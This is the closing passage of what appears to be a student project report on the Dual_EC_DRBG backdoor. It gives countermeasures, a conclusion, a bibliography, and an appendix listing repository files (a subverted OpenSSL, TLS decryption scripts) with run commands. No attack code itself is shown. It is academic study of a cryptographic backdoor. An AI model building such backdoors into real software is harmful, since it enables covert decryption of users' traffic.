After study ASAs, we implemented the simplified version in the SageMagth program Simple_CBC_DES.sagews and Simple_CBC_DES_ASAs.sagews. The result in figure 8.2 shows that the fake IV was generated and the attacker could recover the correct key to decrypt the following message.

8.2 Countermeasures

In addition, we also proposed the countermeasures against Dual_EC_DRBG backdoor as below.

- Use alternative DRBGs, for example, those which are specified in the NIST SP 800-90A : Hash_DRBG, HMAC_DRBG and CTR_DRBG
- Verify and update current cryptographic systems
- RSA BSAFE : Do not use the default DRBG
- Windows Schannel : Verify the RNG registry
- OpenSSL : Update to the latest version and perform code review
- Enable TLS session ticket for renegotiation

Chapter 9

Conclusion

Dual_EC_DRBG is a pseudorandom generator in the FIPS standards. The designer who picks the curve points P and Q could enable a cryptographic backdoor to predict all the following randomness. SageMath programs demonstrated a proof of concept of how Dual_EC_DRBG works in basic, 2006 and 2007 version. The implementation of TLS using OpenSSL with a backdoor allowed to learn the ECDHE server private key, reproduce the TLS pre-master secret and decrypt captured TLS packets.

Bibliography

[1] B. Schneier, M. Fredrikson, T. Kohno, and T. Ristenpart. *Surreptitiously Weakening Cryptographic Systems*, pages 1-2. Cryptology ePrint Archive, Report 2015/097, 2015.

[2] S. Checkoway, M. Fredrikson, R. Niederhagen, A. Everspaugh, M. Green, T. Lange, T. Ristenpart, D. J. Bernstein, J. Maskiewicz, and H. Shacham. *On the Practical Exploitability of Dual EC in TLS Implementations*, pages 4-11. In USENIX Security Symposium, 2014.

[3] D. J. Bernstein, T. Lange, and R. Neiderhagen. *Dual EC: A Standardized Back Door*, pages 10-14. Cryptology ePrint Archive, No. 2015/767, 2015.

[4] S. Checkoway. *A Systematic Analysis of the Juniper Dual EC Incident* pages 1-2. Cryptology ePrint Archive, Report 2016/376, 2016.

[5] NIST's Computer Security Division (CSD). *DRBG Validation List.* http://csrc.nist.gov/groups/STM/cavp/documents/drbg/drbgval.html, 2016. [Online; accessed 01-September-2016]

[6] SageMath, Inc. *SageMathCloud.* https://cloud.sagemath.com/, 2016. [Online; accessed 01-September-2016]

[7] Certicom. *Elliptic Curve Cryptography (ECC).* https://www.certicom.com/ecc. [Online; accessed 01-September-2016]

[8] M. Rouse. *What is elliptical curve cryptography (ECC).* http://searchsecurity.techtarget.com/definition/elliptical-curve-cryptography, 2005. [Online; accessed 01-September-2016]

[9] J. Olenski. *ECC 101: What is ECC and why would I want to use it?.* https://www.globalsign.com/en/blog/elliptic-curve-cryptography/, 2015. [Online; accessed 01-September-2016]

[10] A. Chambers. *Elliptic cryptography.* https://plus.maths.org/content/elliptic-cryptography, 2015. [Online; accessed 01-September-2016]

[11] Microsoft. *How TLS/SSL Works.* https://technet.microsoft.com/en-us/library/cc783349(v=ws.10).aspx, 2003. [Online; accessed 01-September-2016]

[12] Microsoft. *TLS Handshake Protocol.* https://msdn.microsoft.com/en-gb/library/windows/desktop/aa380513(v=vs.85).aspx. [Online; accessed 01-September-2016]

[13] E. Barker and J. Kelsey. *NIST Special Publication 800-90A.* http://csrc.nist.gov/publications/nistpubs/800-90A/SP800-90A.pdf, 2012. [Online; accessed 01-July-2016]

[14] R. Wells. *Product Version Life Cycle.* https://community.rsa.com/docs/DOC-40387, 2016. [Online; accessed 01-September-2016]

[15] OpenSSL Validation Services, Inc. *OpenSSL FIPS Object Module v2.0 User Guide.* https://www.openssl.org/docs/fips/UserGuide-2.0.pdf, 2016. [Online; accessed 01-September-2016]

[16] G. Combs. *About Wireshark.* https://www.wireshark.org/, 2016. [Online; accessed 01-September-2016]

[17] KimiNewt. *pyshark.* https://pypi.python.org/pypi/pyshark, 2015. [Online; accessed 01-September-2016]

[18] R. S. Pressman. *Software engineering: a practitioners approach*, pages 39, 223-224, 465-466. McGraw-Hill. ISBN 0-07-365578-3, 2010.

[19] R. Bahsoon. *Evaluating Software Products.* School of Computer Science, The University Of Birmingham. https://canvas.bham.ac.uk/courses/16043/files/3072401/download?wrap=1, 2016. [Online; accessed 11-September-2016]

[20] M. Bellare, K.G. Paterson, P. Rogaway. *Security of symmetric encryption against aass surveillance.* In: Garay, J.A., Gennaro, R. (eds.) CRYPTO 2014, Part I. LNCS, vol. 8616, pp. 119. Springer, Heidelberg, 2014.

Appendix A

SVN project repository

The address of our SVN is https://codex.cs.bham.ac.uk/svn/projects/2015/bxu526/

Contents of the SVN project repository.

1. Programs for TLS attack on OpenSSL
code/adin.py, adin.txt, adin_all.txt, cap.py, main.py, premaster.txt, run.sh
code/lib/build.sh, dual_ec.c, dual_ec.o, libdual_ec.so
code/openssl/libcrypto.a, libssl.a
2. OpenSSL with backdoor
openssl-subverted/openssl-fips-2.0.5/fips_drbg_ec.c, fips_drbg_selftest.c
3. Captured TLS packets
pcap/cap.pcapng, cap1.pcapng, cap2.pcapng, cap3.pcapng, cap4.pcapng
4. Sagemath Programs
sage/Dual_EC_DRBG_basic.sagews, Dual_EC_DRBG_basic_backdoor.sagews, Dual_EC_DRBG_2006.sagews, Dual_EC_DRBG_2006_backdoor.sagews, Dual_EC_DRBG_2007.sagews, Dual_EC_DRBG_2007_backdoor.sagews Simple_CBC_DES.sagews and Simple_CBC_DES_ASAs.sagews
5. TLS Server
server/page.html, server_ecdsa.sh, server_rsa.sh
server/certs/cert.pem, eckey.pn, server.crt, server.key

How to run our software.

1. To run the SageMath programs: ex. sage Dual_EC_DRBG_basic.sagews
2. To start the TLS server: ./server/server_ecdsa.sh or ./server/server_rsa.sh
3. To execute the packet analyser program: sage -python code/cap.py
4. To perform attack on TLS captured packets: ./code/run.sh